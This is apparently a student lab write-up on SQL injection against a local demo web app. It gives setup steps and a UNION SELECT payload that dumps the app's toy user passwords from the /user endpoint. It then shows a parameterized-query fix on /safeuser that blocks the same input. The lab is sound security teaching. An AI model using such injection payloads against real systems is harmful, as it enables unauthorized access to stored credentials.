SQL Injection

Code can be found here: https://github.com/c2003-tamu/413


Environment setup

- Clone git repo
- Navigate to 413/sqlinjection directory
- Run command: python3 -m venv venv
- Run command: source venv/bin/activate
- Run command: pip install -r requirements.txt

Exploit


This exploit occurs when the trust of user input is too high. This can lead to users inserting malicious code into input fields. Without proper handling of user input, this can let users control the application.

Within this application, users can request necessary user information from the /user endpoint, as seen below:



```
0:
    0:  0
    1:  "Cade Royal"
    2:  1234
```

Since too much trust is placed in user input, users can manipulate what they send in requests in order to get sensitive information, such as passwords:



```
localhost:5000/user?name=' UNION SELECT id, name, password FROM user--
```

```
▼ 0:
    0:   0
    1:   "Cade Royal"
    2:   "secret"
▼ 1:
    0:   1
    1:   "LeBron James"
    2:   "secret2"
▼ 2:
    0:   2
    1:   "Michael Jordan"
    2:   "catlover42"
```


It should be noted that passwords would likely not be stored in plaintext, as they are here, in the real world, but that this demonstration is to simply show that users can access data that they should not have access to.

Mitigation

To fix this issue, we can parameterize the queries that are used to interact with the database, so that only valid arguments can return results. If a bad actor tries to inject SQL code into a parameterized query, the backend will try to search for a user with the entire user input as a username, and return nothing.

Fix effectiveness


To show that this fix works, go to /safeuser endpoint and simply try the same attack as above.



```
localhost:5000/safeuser?name=Cade Royal
```

```
▼ 0:
    0:   0
    1:   "Cade Royal"
    2:   1234
```

Now, when we input the malicious SQL code, we can see it will simply get no results found:



```
localhost:5000/safeuser?name=' UNION SELECT id, name, password FROM user--
```

```
message:   "no results"
```